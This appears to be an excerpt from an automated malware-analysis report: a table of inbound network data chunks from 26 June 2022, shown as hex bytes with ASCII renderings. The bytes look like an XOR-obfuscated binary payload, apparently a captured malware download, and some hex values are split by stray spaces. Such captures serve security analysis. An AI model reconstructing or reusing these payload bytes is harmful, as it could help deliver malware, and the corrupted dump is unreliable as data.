2022-06-26 07:43:17 UTC	623	IN	Data Raw: da da da 2a 5a 0d 38 c6 57 30 64 b0 64 fd de 81 53 27 64 17 0d fa da da da 2a 5a 15 38 c6 41 66 de 5e 9e 29 0d 42 33 25 25 2a 5a ce c6 e8 66 de 5e 9e 29 0d 45 e2 25 25 2a 5a ce 3a 83 36 9e b5 5e 18 3d e5 1c 25 25 99 e2 da f0 3d e5 1c 25 9e d5 35 0d 60 03 da da 9e 2e 7b 32 30 64 9e 64 fb 0c e5 af 1c dc 68 a1 2d 2f 66 4a 21 0c e5 66 2a 1d 2c 66 2a 29 04 c3 a3 e6 64 e7 dc 15 dc ff 0d 1d 03 da da 66 22 29 66 f2 66 37 af 2f a5 d4 2f 99 0c a5 d4 e6 99 a4 d4 31 99 24 a5 d4 e8 99 30 a5 d4 33 99 95 a5 d4 ea ea a9 a5 25 25 25 a5 d4 ec ea a9 ad 25 25 25 d5 27 38 3a 83 36 c4 f4 03 da da 66 39 55 dc fd 0d 5e ce da da dd 29 25 25 25 c6 58 66 39 55 dc fd 0d 03 d4 da da dd 29 25 25 25 c6 91 68 39 55 dc fd 0d 2c da da da dd 35 25 25 25 c6 36 0c a4 af 6f dc da 99 ec 27 Data Ascii: *Z8W0ddS^d^Z8Af^*)B3%6%^Zf^*)E%6%^Z:6^=%%6%^5^_{20ddh-fJf!f,*^d)f7f//1\$03%6%6%6%6%8:6f9U%)% %6%Xf9U)%6%6h9U,5%6%66o'
2022-06-26 07:43:17 UTC	624	IN	Data Raw: 66 3d 60 b6 5a f6 60 b6 58 e2 d5 29 0d 97 b4 da da 66 20 21 66 30 1d 0d 9a da da da c4 3e dc 25 25 0e da 5e 58 0d 25 99 e8 5e 48 0d 29 66 20 0d 66 5d 5e 48 0d 29 66 20 1d ea db 65 dc dc 20 1d 66 20 1d 66 95 27 66 75 2b 60 f7 99 e2 66 27 64 20 1d c6 e0 0e e5 64 20 1d 66 9e d2 13 64 20 11 66 20 11 74 d2 d6 16 15 99 e2 d5 29 0d 37 b4 da da 5e 20 11 2d 5e 58 0d 25 99 2d 66 20 0d 5e 5d dc 50 61 66 20 0d 64 20 09 16 d6 a3 fa 5e 58 1d 25 99 fa 66 20 0d 5e e5 2d 6 6 ae ea 8a fb de e7 66 aa 06 a6 66 30 1d 0d 02 da da da 68 20 09 66 30 11 0d ed b2 da da 66 20 09 64 20 0d c6 3e 66 20 0d da 2d 66 20 11 0d 3e b2 da da 64 20 0d 64 58 15 16 38 15 58 de 64 38 15 5e 58 1d 25 99 51 66 30 15 ea 8a fb 66 20 0d 5e e5 2d 0e a4 0d 65 01 da da 66 20 15 75 66 30 21 66 37 66 20 0d Data Ascii: f=^Z^X)f !f0!o>%6%^X%^H)f fl^H)f e fffu+^f^d d f t)f7^~^X%-f^J^Paf d^X%f ^ff0h f0f d >f ^f >d dX8Xd8^X%Qf0f ^ef u0!f7f

Timestamp	kBytes transferred	Direction	Data
2022-06-26 07:43:17 UTC	638	IN	Data Raw: 0c e5 64 20 21 de 28 35 64 58 1d 0c e5 64 20 19 64 20 15 64 20 11 e4 f7 99 e8 14 f3 99 e4 d1 61 00 99 33 cf 6f 50 ce 64 1d 06 20 1d c4 fe de 25 25 14 f3 99 17 d1 61 00 99 c4 68 83 23 64 38 0d ad 20 c2 61 08 50 e0 14 f3 99 01 d1 0d a3 25 25 25 61 5f 50 2f 64 38 19 14 f3 99 a6 d1 c6 bc 64 38 05 96 da da da da 61 53 50 2f 14 f3 99 dd d1 0d 7f 25 25 25 64 38 01 64 50 fd 2c 77 0d 70 25 25 25 7f 66 38 05 04 a6 4e 27 0c b6 a5 58 c2 08 50 2f 04 ef 4e 29 dc ac 0c f7 ce c9 62 b4 04 ef 4e 29 dc ac 0c f7 d5 45 ce cf 62 b4 04 ef 4e 29 dc ac 0c f7 ce c9 5e 58 15 25 99 2f 77 68 20 15 0d 41 da da da 7f 34 66 50 fd c4 22 da da da 0c b6 61 4f 99 47 61 55 97 18 61 14 52 14 44 b6 2f 25 25 25 51 55 ea db e5 dc 9e 14 f3 99 de d1 c6 09 7d c4 55 da da da 66 20 19 16 20 2d 5a 37 Data Ascii: d !(5dXd d d a3oPd %%%ah#d8 aP%%a_P/d8d8aSP/%%d8dP,wp%%f8N'XP(n)bN)EbN)^X%/wh A4fP"aOGaUaRD/%%%%QUJuf -Z7
2022-06-26 07:43:17 UTC	639	IN	Data Raw: 25 ad 20 17 a2 20 11 25 25 25 dd ee 25 25 25 a5 d4 25 50 f2 66 20 31 5e 1d 27 58 e0 dd 27 25 25 25 5e 1d 37 a3 e0 dd 37 25 25 25 64 20 31 75 dd ea 02 25 25 a5 58 35 27 97 de 66 20 2d 75 68 20 f9 0d 38 27 25 25 66 58 21 ea 92 20 f9 08 da 5a 25 25 5e 1d 27 4e 3f 64 9c 0d 95 25 25 25 68 d9 24 e5 b1 65 25 de 50 11 94 de 25 25 25 ce c9 c6 0 8 68 50 b2 ea db 38 35 a5 d6 dc 99 35 a5 d6 29 52 e4 ea 9a 20 f9 16 20 31 a3 27 8e 25 68 41 78 d1 b1 65 25 de 38 11 66 f6 de 38 11 da ae 64 1d 06 20 21 36 83 3a c4 cc dc 25 25 b4 b1 65 25 10 68 65 25 91 68 65 25 91 68 65 25 fb 68 65 25 24 73 6b 73 1c 73 d1 2d e5 50 de d5 55 73 9e a5 58 fb 25 99 de d5 08 cf 9e 0d cc da da da ea 9a 28 f9 0c f7 16 28 31 5a f8 5e d4 8d a1 3d e4 a4 5a 3f d5 55 cf a5 63 25 99 5f af 20 d6 cf d2 Data Ascii: % %%%%%Pf 1^X'%%^77%%d 1u%%X5f -uh 8'%fX! Z%%^N?d%%h\$e%P%%hP855)R 1'hAxe%8f8d l6:%e%he%he%he%he%\$skss-PUsX%((1Z^=Z?Uc%_
2022-06-26 07:43:17 UTC	640	IN	Data Raw: da 36 a5 da 08 50 27 b4 05 a5 d6 25 99 29 ba 1a c6 27 b6 1a 76 ba 05 8b 84 ea 25 50 2b d5 dc c6 29 b8 fd 0c e5 76 b6 07 b4 48 1d 76 c6 7b d1 2d e5 99 29 61 45 99 d2 73 9e 0c e5 0c f7 d1 51 5f 29 2f 4e ea ff e8 a1 9c 1c 25 64 20 19 ff 20 19 67 c6 0f 73 9e 0c e5 0c f7 af 33 a5 d4 06 99 e0 a5 d4 08 50 dc 6b af 2b 51 5f 29 2f 4e 33 6b 46 f7 2f dc e7 5c 1f 19 dc 25 25 97 0f a5 d4 08 50 27 d2 ff 9e 36 83 3a 66 c0 38 9e 30 66 11 5e e9 e5 2e 66 fd 8f 25 8f ea 8f 25 68 0d 2d 68 20 e5 0e a4 0d f5 d4 da da 66 ed 68 30 e5 66 9e 0d 31 8a da da 36 66 c0 38 e7 31 25 b5 30 66 11 5e e9 e5 2e 66 fd 8f 25 8f 25 68 30 2d 68 20 e5 8c dc 0d c5 d4 da da 66 ed 68 30 e5 66 9e 0d 01 d3 da da 36 66 c0 38 e7 2d 25 b5 2e 7b 66 17 66 fd 66 9e 0d 72 d7 da da 66 fb 0e a4 0d 9b 23 Data Ascii: 6P%)v%P+)vHv(-JaEsQ_)N%d gs3Pk+Q_)N3kF\%%P'6:f80f^.%f%h0-h fh0f16f81e0f^.%f%h0-h fh0f6f8-%.{ffff#
2022-06-26 07:43:17 UTC	642	IN	Data Raw: 66 ff 60 b6 99 3f 66 30 2d 66 b7 21 23 da da 66 28 2d 68 b9 ec 25 da da da 66 a6 0d fb b9 da da 66 20 2d dc bd 21 23 da da 36 38 9e 66 e5 30 66 11 2e 66 fd 66 20 2d 75 66 9e 0d d2 86 da da 66 f5 66 9e 0d c7 da da da 34 36 38 9e 66 e5 30 66 11 5e e9 05 2e 7b 66 17 66 fd 66 20 2d 75 8f 29 64 50 05 eb 20 09 25 64 38 0d eb 20 11 25 68 20 55 75 8f dc 94 b1 9c 1c 25 68 20 15 df 35 25 25 25 0d d9 ca da da 66 f5 68 20 15 0d 7f da da da 34 83 36 66 c0 38 9e 68 65 25 30 66 11 2c 66 20 2d 5e e5 21 66 35 64 30 21 c6 27 da 25 66 35 af 37 66 28 2d 5f 2c d6 99 17 66 25 06 20 21 65 66 30 2 d 64 67 19 34 38 9e 66 e5 30 66 11 66 20 2d a5 9d c8 25 50 4f 66 20 2d 66 65 2d da 95 31 da 95 2d 66 20 2d 68 6d 13 66 20 2d 68 75 15 66 20 2d 5e e5 17 0d 70 23 da da 66 20 2d eb 65 c8 Data Ascii: f'?'0-fi#{-h}%ff -!#68f0f.ff -ufff468f0f^.{fff -u)dP %d8 %h u%h 5%%%fh 46f8he%0f,f -^f!d0!%f57f(-_,f% !ef0-dg48f0ff -%POf -fe-1-f -hmf -huf -^p#f -e
2022-06-26 07:43:17 UTC	643	IN	Data Raw: 25 0d ca 1f da da 34 c4 ed e0 25 25 30 0d 0a d6 da da 34 30 0d 7d d6 da da 34 66 20 2d 75 30 68 30 fd 66 20 19 0d 9a d6 da da 34 66 20 fd 0d c7 1f da da 34 c4 76 e0 25 25 30 0d 27 d6 da da 34 30 0d 06 d6 da da 34 66 20 2d 75 30 68 30 f9 66 20 19 0d 23 21 da da 34 66 20 f9 0d 50 1f da da 34 c4 93 e0 25 25 30 0d b0 1f da da 34 30 0d 23 1f da da 34 66 20 19 6d 5e 0d 27 97 29 99 3d c6 55 66 20 2d 75 ea 92 20 15 66 30 19 0d 89 1f da da 34 c4 18 e0 25 25 66 20 2d 75 ea 92 20 15 66 29 60 d1 0b 1c 25 0d 4f 1f da da 34 c4 fe e0 25 25 66 20 2d 75 ea 92 20 15 66 29 60 01 0b 1c 25 0d 35 1f da da 34 c4 e4 e0 25 25 30 0d 95 1f da da 34 66 20 19 6d 5e 0d 27 97 2f 99 00 6d 99 24 6d 99 48 c6 5a 30 0d ab 1f da da 34 66 20 2d 75 ea 92 20 13 66 30 19 0d d4 d4 da da 34 c4 f7 Data Ascii: %4%%040}4f -u0h0f 4f 4v%%0'404f -u0h0f #!4f P4%%040#4f m^)=Uf -u f04%ff -u f)%04%ff -u f)%54%%04f m^/m\$mhZ04f -u f04
2022-06-26 07:43:17 UTC	644	IN	Data Raw: 66 20 2d 75 dd c1 0b 1c 25 df dc 25 25 25 0d 0d 0a da da 34 c6 40 66 2b 64 20 01 c6 fa 66 2b af 25 00 da 25 25 25 ea 7e e0 3d 9c 1c 25 4e e6 66 2b 0d 6b fb 25 25 64 2b c6 27 da 2b 66 2b a5 5d 25 99 e4 66 2b af 25 5f 20 d6 50 ac 66 20 2d 75 66 3b 06 30 01 66 20 01 0d b6 19 da da 34 66 2b a5 5d 25 99 3b da 2b c6 37 66 20 2d 75 68 20 d6 df dc 25 25 25 0d e3 19 da da 34 66 2b a5 5d 25 ea 60 ff 1d da da 66 20 2d da ad 1d 23 da da 0e e5 7f 34 3a 89 64 35 8d 0f c7 65 25 68 20 f9 df 27 25 25 25 0d 1a c3 da da 9e c4 c4 72 da da c6 c6 3a 83 36 66 c0 38 9e 1c 28 0a 75 28 25 25 1c 0a 75 25 1c 28 75 28 25 25 25 1c 1c 1c 1c 25 25 25 25 1c 1c 25 45 25 25 25 30 66 11 5c e9 1d 23 da da 2e 7b 66 ff 66 15 0e e5 64 60 21 23 da da 0e e5 64 60 1d 23 da da 60 b6 99 e6 Data Ascii: f -u%6%%4@f+d f+%6%%6=-%Nf+k%6%d+'f+]f%+%- Pf -uf;0f 4f+]%;+7f -uh %%%64f+]%;f -#44d5e%h' %%%Lr:6f8(u(%5%%u(%%%6%%6%%6%%E%%6%0f#.{fff !#d'#
2022-06-26 07:43:17 UTC	646	IN	Data Raw: 13 8b 66 20 17 8b 64 20 11 c6 5b 8b 66 58 15 af 20 c4 ad 20 0d 8b 66 20 17 8b 64 20 13 8b 66 20 19 8b 64 20 11 c6 3f 8b 66 58 19 af 20 c6 ad 20 0d 8b 66 20 17 8b 64 20 13 8b 66 20 15 8b 64 20 11 5e 58 21 25 a3 33 30 ea 92 a2 0d e2 23 da da 34 66 1d c6 95 a5 58 0d 27 52 8f 0d 46 ca da da ea 92 ed ea 92 e0 09 e5 1c 25 06 ed 66 9c 2c 94 89 25 25 25 74 d2 d4 34 8b 46 e5 89 8b de 1d 8b 5e 18 09 e5 1c 25 25 9b 61 ea 92 a2 16 ed a3 10 8b 5e a2 89 c6 0a 0d 55 ca da 66 1d a5 58 1b dc 50 37 8b 66 20 19 8b 64 20 11 8b 66 20 17 8b 64 20 13 c6 35 8b 66 20 19 8b 64 20 13 8b 66 20 17 8b 64 20 11 66 ae af e8 6c 0b 1c 25 66 eb 0d 3e 21 da da 66 ae 66 eb 0d 3b d6 da da a5 18 79 c2 1c 25 25 ea 9a 8e 25 25 25 66 f0 b9 0b 1c 25 dd d5 cd 65 25 0d f4 c3 da da 60 e5 ea 9a 76 Data Ascii: f d [fX f d f d ?fX f d f d ^X!%30#4fX'RF%f,%%%t4F^%%a^UfXP7f d f d 5f d f d fl%f>!ff,y%6%%6%%f%e%v
2022-06-26 07:43:17 UTC	647	IN	Data Raw: da da 66 9e 0d d4 b9 da da c6 e4 66 9e 66 fb 0d 77 b9 da da 83 36 66 c0 38 e7 29 25 66 e5 2e 7b 32 2c 66 b4 66 17 66 1d 8f 27 68 69 49 29 75 7b 32 0d 29 dd da da 60 e5 a3 e0 af 29 49 c6 27 66 9e 7f 3a 83 36 9e 30 66 11 2c 2e 7b 32 64 28 21 66 1f 66 15 66 38 2d 2e 66 20 35 66 65 21 0e a4 66 fb 0d 46 da da da 5e 16 25 50 e8 66 20 21 66 29 dd 66 ae 0d 58 d7 da da 3a 83 36 34 38 e7 2d 25 b5 30 66 11 0e a4 2c 2c 2c 2c 2c 2e 7b 32 0e e5 30 8d 86 88 65 25 89 da 55 89 64 45 0d a2 92 da da 64 20 21 96 dc 25 25 25 e3 d5 0b 1c 25 9a 05 0b 1c 25 9a 05 0b 1c 25 9a 05 0b 1c 25 66 ae 6f 68 1e 69 6d 0d 54 da da da 34 66 30 19 66 eb 0d b3 6e da da 30 8f e6 68 20 15 75 94 e5 9c 1c 25 66 ae 6f 68 1e 5d 6d 0d 7b da da da 34 66 30 15 66 a2 0d 46 6e da da 1e 5e a2 29 Data Ascii: fffw6f8)%f.{2,fffhi)u(2`)!f:60f,,{2d(lfff8-f 5fe!fF^%Pf !f)fx:648-%0f,,,,,{20e%UdEd !%%6%%0h u%fohimT 4f0fn0h u%fohjm{4f0fFn^)
2022-06-26 07:43:17 UTC	648	IN	Data Raw: 7b 0d a6 8e da da 5c 98 01 21 da da 25 35 25 25 50 41 8d e0 dc 25 25 68 60 0f d8 da da 75 66 60 f5 21 da da 75 0d 9a d7 da da 60 e5 50 fe 8d e0 dc 25 25 68 60 0f d8 da da 75 7c 8d 0b 1c 25 75 0d c9 d7 da da 66 eb 0d 68 da da da 64 20 19 c6 e4 06 90 f5 21 da da 64 50 19 68 60 0f d8 da da d7 81 0d b7 33 25 66 f5 67 68 60 ca 23 da da 94 29 dc 25 25 0d 22 ae da da dd 09 d7 65 25 64 20 21 dd 09 d7 65 25 64 20 1d 66 9e 66 f0 d5 4a 65 25 0d 53 a9 da da a9 e5 99 04 66 1e 29 0d fb b7 da da 64 20 21 66 20 21 0d c6 f7 da da 60 e5 99 37 66 30 21 a5 a1 27 da 53 99 2d dd 0d d7 65 25 6 4 20 1d 8d 25 dc 25 25 68 60 0f 21 da da 75 7c 5d f5 1c 25 66 65 29 75 7c 8d 0b 1c 25 0d d3 7c da da 75 0d 75 8e da da 68 70 c9 d6 da da 66 de 0d 8a 5c da da 68 60 c9 d6 da da 64 60 c9 Data Ascii: {\%5%%PA%%h`uf!u P%%h`u %%ufhd ldPh`3%6fgh`#)%%`e%d !e%d fdJe%Sf)d !f !'7f0!'S-e%d %%%h`!u }%fe)u }%luuhpfh`d`

Timestamp	kBytes transferred	Direction	Data
2022-06-26 07:43:17 UTC	667	IN	Data Raw: da 57 89 64 47 66 20 21 8b 66 25 ea 92 f5 5e 1f 39 ea 62 a6 dc 25 25 da 49 70 3a d8 65 25 8e d8 65 25 eb d8 65 25 ca d8 65 25 27 23 65 25 39 23 65 25 4f 23 65 25 65 23 65 25 81 23 65 25 97 23 65 25 35 da 65 25 fe da 65 25 60 23 65 25 1f 23 65 25 35 da 65 25 fe da 65 25 fe da 65 25 bd 23 65 25 86 23 65 25 9a 23 65 25 ae 23 65 25 0b 23 65 25 a2 20 15 25 25 25 a2 20 19 25 25 25 c4 8d de 25 25 a5 18 45 9e 1c 25 25 99 e8 8b df 39 25 8b dd dc 25 0d 01 07 d a da a2 20 15 25 25 25 a2 20 19 25 25 25 c4 1a de 25 25 66 20 21 ea 9a 65 c4 1d 25 15 64 30 19 c4 51 de 25 25 66 20 21 66 65 2d 74 64 20 15 64 30 19 c4 3f de 25 25 66 20 21 b4 65 2d 0d a0 0a da da 64 20 15 64 30 19 c4 29 de 25 25 66 20 21 b8 65 2d 0d 8a 0a da da 64 20 15 64 30 19 c4 13 27 25 25 Data Ascii: WdGf l!% ^9b% %lp:e%e%e%e%#e%9#e%O#e%e#e%#e%#e%5e%e%e%e%#e%#e%#e%#e% %%% %%% %%% %%%E%6%9%% %%% %%% %%% %%%f !e-d d0Q% %f !fe-t d0?% %f !e-d d0)% %f !e-d d0'% %%
2022-06-26 07:43:17 UTC	671	IN	Data Raw: 1c 25 c8 31 1c 25 c8 31 1c 25 c8 31 1c 25 b3 31 1c 25 c9 31 1c 25 92 31 1c 25 ef 31 1c 25 bc 31 1c 25 0e e5 64 20 1d c4 de dc 25 25 a5 18 45 9e 1c 25 25 99 e8 8b df 29 25 8b dd dc 25 0d 9b f9 da da 0e e5 64 20 1d c4 be 25 25 25 66 20 21 ba 65 2d b4 38 1d 76 c4 f9 25 25 25 66 20 21 b6 65 2d b4 38 1d 76 c4 a0 25 25 66 20 21 66 65 2d 64 20 1d c4 92 25 25 25 66 20 21 ea 9a 65 2d 64 20 19 b6 20 19 b4 38 1d 76 c4 7c 25 25 25 66 20 21 ea e3 65 2d 64 20 19 b6 20 19 b4 38 1d 76 c4 66 25 25 25 66 20 21 ea db 65 2d 64 20 19 b6 20 19 b4 38 1d 76 c6 9d 66 20 21 ea 92 65 2d 64 20 19 b6 20 19 b4 38 1d 76 c6 40 66 20 21 66 65 2d 64 20 11 0e e5 64 20 15 ba 48 11 b4 38 1d 76 c6 73 66 20 21 ba 8d 2d b4 38 1d 76 c6 67 0e e5 30 8d ec e8 1c 25 89 da 55 89 64 45 66 20 21 0d Data Ascii: %!%1%1%1%1%1%1%1%d %%%E%)% %d %%%f !e-8v% %f !e-8v% %f !fe-d % %f !e-d 8v)% %f !e-d 8vf% %f !e-d 8vf !e-d 8v@f !fe-d d H8v\$ l-8vg0%UdEf !
2022-06-26 07:43:17 UTC	675	IN	Data Raw: 3c da da 66 30 1d 66 eb 0d 0f fe da da c4 c2 de 25 25 b4 1e 2d 5e e9 19 b6 61 49 76 68 20 19 0d 16 50 da da 66 30 19 66 eb 0d a4 fe da da c4 eb de 25 25 b8 1e 2d 5e e9 19 b6 61 49 76 68 20 15 0d 3f 50 da da 66 30 15 66 eb 0d cd fe da da c4 80 de 25 25 da 4e 31 da 4e 2d 68 20 11 0d ac d6 da da 66 30 11 66 eb 0d 9a 00 da da c4 ad de 25 25 da 4e 31 da 4e 2d 68 20 0d 0d 11 d6 da da 66 30 0d 66 eb 0d c7 00 da da c4 46 de 25 25 68 20 09 75 66 1e 2d 94 da da da 5a df dc 25 25 25 0d 5a 06 da da 66 30 09 66 eb 0d 58 00 da da c4 6b de 25 25 68 30 05 8b 66 1e 2d 0d 09 d6 da da 66 30 05 66 eb 0d 87 00 da da c4 06 de 25 25 68 30 01 ea e3 1e 2d 0d 64 85 da da 66 30 01 66 eb 0d ee fe da da c4 35 de 25 25 68 30 fd 0e e5 af 1e 2d 0d 48 85 da da 66 30 fd 66 eb 0d d2 47 da Data Ascii: <f0f%%-^alvh Pf0f%%-^alvh ?Pf0f%%N1N-h f0f%%%N1N-h f0fF%%-hf uF-Z% %%%Zf0fXk%%-h0f-f0f%%-h0-df0 f5%%-h0-Hf0fG
2022-06-26 07:43:17 UTC	679	IN	Data Raw: 25 25 1e 50 97 97 40 93 3e 54 25 25 25 25 da da da da 29 25 25 25 69 3c 99 40 25 25 25 25 da da da da 2b 25 25 25 2a 91 40 2e 99 97 25 25 da da da da 2d 25 25 25 69 44 4e 95 3c 99 3e 8d 25 25 25 25 da da da da e0 25 25 25 20 97 97 4a 97 25 25 25 da da da da e2 25 25 25 67 4a 4a 91 40 3c 93 25 da da da da e2 25 25 25 7b 3c 97 44 3c 93 99 25 da da da da e2 25 25 25 30 93 46 93 4a 52 93 25 da da da da e2 25 25 25 69 40 3e 44 48 3c 91 25 da da da da de 25 25 25 49 55 6b 25 da da da da 2d 25 25 25 2e 8d 4a 97 99 24 93 99 25 25 25 da da da da 29 25 25 25 67 54 99 40 25 25 25 25 da da da da 29 25 25 32 4a 97 89 25 25 25 25 da da da da 2d 25 25 25 71 4a 93 42 32 4a 97 89 25 25 25 25 da da da da e0 25 25 25 24 93 99 5b 59 25 25 25 30 66 11 5c e9 1d d8 da da Data Ascii: %%P@>T% %%%%)% %%%i<@% %%%%+% %%%* @.% %%- %%%%iDN<>% %%%% %%% %%% J% %%% %%% %%%gJJ@<% %%% %%% {<D<% %%% %%%0FJR% %%% %%%i@>DH<% %%% %%%lUk%- %%% %%.J\$ %%% %%%)% %%% %%%gT@ (% %%% %%%)% %%% %%%2J% %%% %%%-% %%%qJB2J% %%% %%% %%% %%%\$ %%% %%%0f
2022-06-26 07:43:17 UTC	683	IN	Data Raw: 99 2d 68 30 d1 0d fe de 25 25 66 38 15 60 b6 99 41 26 68 d9 b8 d1 d8 da da 66 a3 29 60 da 99 e4 66 b2 66 2b 0d 0d 35 da da 60 b6 50 09 0e e5 7f 34 34 89 64 35 8d 0f 18 1c 25 66 38 15 60 b6 99 37 26 66 a9 b8 d1 d8 da da 75 0d fb 1b da da 60 b6 50 13 9e c4 c1 d6 23 da c6 ba 0e e5 7f 34 34 89 64 35 8d e8 63 1c 25 68 20 1d 66 f0 95 59 1c 25 0d f6 31 da da 9e c4 54 d6 23 da c6 0f 3a 83 36 66 c0 38 e7 2d 25 66 e5 a0 36 6a 11 5e 69 20 1d 66 65 21 64 20 1d eb 2 0 21 2b 68 20 1d 75 8f 25 66 e8 e5 aa 1c 25 d7 dc 7c 85 10 1c 25 0d 44 9b da da 0d 99 d6 23 da 34 34 38 9e 30 66 11 5e e9 05 2e 7b 32 64 28 19 64 30 21 64 20 09 68 58 05 66 20 21 64 e2 0e 1b 64 40 1d 66 20 19 65 9c 05 27 04 e9 68 20 15 64 45 66 e2 0d ad 6b da da 66 fd 8f 25 8f 25 2e 66 e2 75 8f 25 8f 25 Data Ascii: -h0% %f8`A&hf` ff+5` P44d5%f8`7&fu` P#44d5c%h fY%1T#:#6f8-%f0f`f -feld !+h u%f %%%D#4480f^.{2d(d0ld hXf ldd@f e'h dEfkf%%.fu% %%
2022-06-26 07:43:17 UTC	687	IN	Data Raw: 50 95 4e b5 30 66 11 2c 2e 7b 32 a9 f7 99 2d 5e e9 15 0d a0 0d 23 da 66 d4 ad 30 da 66 fd 0e f7 66 9e 0d 0c 0b 23 da d7 dc 7c 59 6d 1c 25 0d 00 0b 23 da 64 1e 29 d7 dc 7c 19 6f 1c 25 0d 3b 0b 23 da 64 1e 2d d7 dc 7c 59 6d 1c 25 0d e2 0b 23 da 66 15 64 4e 31 66 eb 66 b2 0d a4 27 25 25 66 9e a5 58 da 25 99 ea 0d ed 23 da 89 6a e0 25 25 25 25 5e e9 31 66 9e 3a 83 36 34 38 9e 66 e5 2e 7b 0d 98 0d 23 da 66 ff 66 15 66 ae a5 07 21 66 eb 0d bc c0 23 da 66 6b 2 9 0d c4 c0 23 da 66 6b 2d 0d bc c0 23 da 66 6b 31 0d b4 c0 23 da a9 b6 a3 e2 66 eb 0d 97 0d 23 da 83 36 9e 68 65 25 2e 7b 66 ff 66 15 60 b6 99 35 66 eb 0d 86 29 da da 16 fd 99 e0 0e e5 83 36 9e d5 dc 83 36 9e b5 2e 7b 32 66 1f 66 15 66 6b 31 66 7d 2d 26 5e d6 25 a1 00 66 ae 66 6b 31 0d 46 de 25 25 66 b2 Data Ascii: PNOf,.{2^#f0ff#[Ym%#d])o% ;#d- Ym%#fdN1ff%9fX%#j% %%% %%%^1f:648f,.{fffff#fk)#fk-1#f#6he%.{ff5f)66.{2ffff1f]-&^%ffk1F% %f
2022-06-26 07:43:17 UTC	692	IN	Data Raw: 35 8d 8a 83 1c 25 66 20 21 0d d0 b0 23 da 9e c4 b2 ff 23 da c6 15 83 34 38 9e b5 30 66 11 5e e9 1d 2e 7b 0e a4 64 28 1d 66 ff 64 20 21 0e e5 30 8d 2c 3a 1c 25 89 da 55 89 64 45 66 20 21 0d 61 d4 da da 0e e5 30 8d 59 3a 1c 25 89 da 55 89 64 45 66 9e 66 35 da 37 66 15 66 9e 0d 2a e6 25 25 06 15 68 20 1d 66 63 0e f7 0d ec 07 23 da 66 30 1d 66 f3 66 9e 66 3d da 2e 31 66 30 1d 66 20 21 66 2d da 2c 51 0e e5 7f 34 34 89 64 35 8d 16 3a 1c 25 66 20 21 0d 7c d4 da da 9e c4 26 ff 23 da c6 15 0e e5 7f 34 34 89 64 35 8d 7d 3a 1c 25 68 20 1d 0d fd 05 23 da 9e c4 53 ff 23 da c6 15 83 36 34 34 38 9e 66 e5 30 66 11 5e e9 1d 2e 7b 32 0e b6 64 38 1d 66 cc 66 ff 64 20 21 0e e5 30 8d dc 85 1c 25 89 da 55 89 64 4 5 16 ce 99 89 66 20 21 0d 64 1d da da 0e e5 30 8d 09 3a 1c 25 89 Data Ascii: 5%f !###480f^.{d(f d !0,;%UdEf !aOY:%UdEf f57ff*% %h f#f0fff=-.1f0f !f-,Q44d5%f !,d5);%h #S#64480f0^.{2d8ffd !0%UdEf ldo:%
2022-06-26 07:43:17 UTC	696	IN	Data Raw: 30 1d 64 20 21 5e 18 b1 0d 1c 25 25 ea a9 ab 25 25 25 7c b1 0d 1c 25 0d 4b c0 da da 66 1d 0e e5 30 8d 8a 4a 1c 25 89 da 55 89 64 45 66 3a 2d 26 5e d6 25 a1 69 66 ae 66 a2 0d 45 be da da 66 15 5e 58 21 25 99 2d 66 6b 2d 16 20 21 50 00 5e 58 1d 25 99 ea 66 7b 35 66 20 1d 0d fe e8 da da a9 e5 99 35 66 ae 66 a2 0d 23 bc da da 66 eb 0d e6 a0 23 da 26 5e d6 da 50 e1 0e e5 7f 34 34 89 64 35 8d db 4a 1c 25 7c b1 0d 1c 25 0d eb 09 da da 9e c4 f5 a4 23 da c6 13 3a 83 36 34 34 38 9e 68 65 25 30 66 11 2c 2e 7b 32 64 20 21 5e 18 b1 0d 1c 25 25 99 46 7c b1 0d 1c 25 0d 5e 09 da da 66 1d 0e e5 30 8d 12 95 1c 25 89 da 55 89 64 45 66 3a 2d 26 5e d6 25 a1 04 66 ae 66 a2 0d 58 07 da da 66 15 66 6b 29 16 20 21 50 35 66 ae 66 a2 0d 9b bc da da 66 eb 0d 5e e9 23 da 26 5e d6 da Data Ascii: 0d !^% %%% %%% %%% %%%Kf0J%UdEf:-&% %iffE`X!% -fk- !P`X% %f f5f 5fff#&#`P44d5J% %)%#:#6448he%0f,.{2d !^% % F)%^f0%UdEf:-&% %ffXffk) !P5fff^#&^
2022-06-26 07:43:17 UTC	700	IN	Data Raw: c6 c6 66 20 21 83 36 66 c0 38 9e 66 e5 2e 7b 32 5e e9 1d 66 cc 66 1f 66 fd 8f 65 8d 25 55 25 25 7b 8f 25 2e 0d 79 c0 23 da 64 29 49 68 69 49 29 75 7b 32 66 69 49 31 75 2e 0d 5a c0 23 da 66 29 49 34 7f 3a 83 36 9e 66 e5 30 66 11 5e e9 15 2e 7b 32 66 d4 66 17 66 fd 66 28 31 66 b2 66 9e 0d 84 da da da 64 20 1d 66 eb 0d b2 23 da da 66 ed 66 fb 66 9e 0d b9 da da da 64 20 21 68 20 15 75 8f 25 66 20 1d 75 66 20 21 75 8f 25 8f 25 2e 0d 2c be 23 da 66 15 a5 58 2d 2 5 99 f6 8f da 7b 0d dc c0 23 da 68 20 19 75 66 20 31 75 32 66 20 1d 75 2e 0d a3 09 23 da 66 eb 3a 83 36 66 c0 38 e7 2d 25 68 65 25 2e 7b 32 30 5c e9 f5 23 da da 66 0f 66 1d 0e b6 8f 65 8d 25 35 25 25 8d fe dc 25 25 8f 25 32 0d b9 09 23 da 64 29 49 5e 61 49 25 ea a9 84 25 25 25 66 29 49 eb 69 49 31 8d 68 Data Ascii: f !6f8f.{2^fffe%U% %(% %#d)lhl)u{2fil1u.Z#f)l4:6f0f^.{2ffff(1ffd fffff !h u%f uf lu% %%,#fX-%(h uf 1u2f u.#:6f8-%he%,{20#ffe%5% %%% %%%2#d)l^al% %%% %%%f)lil1h

Timestamp	kBytes transferred	Direction	Data
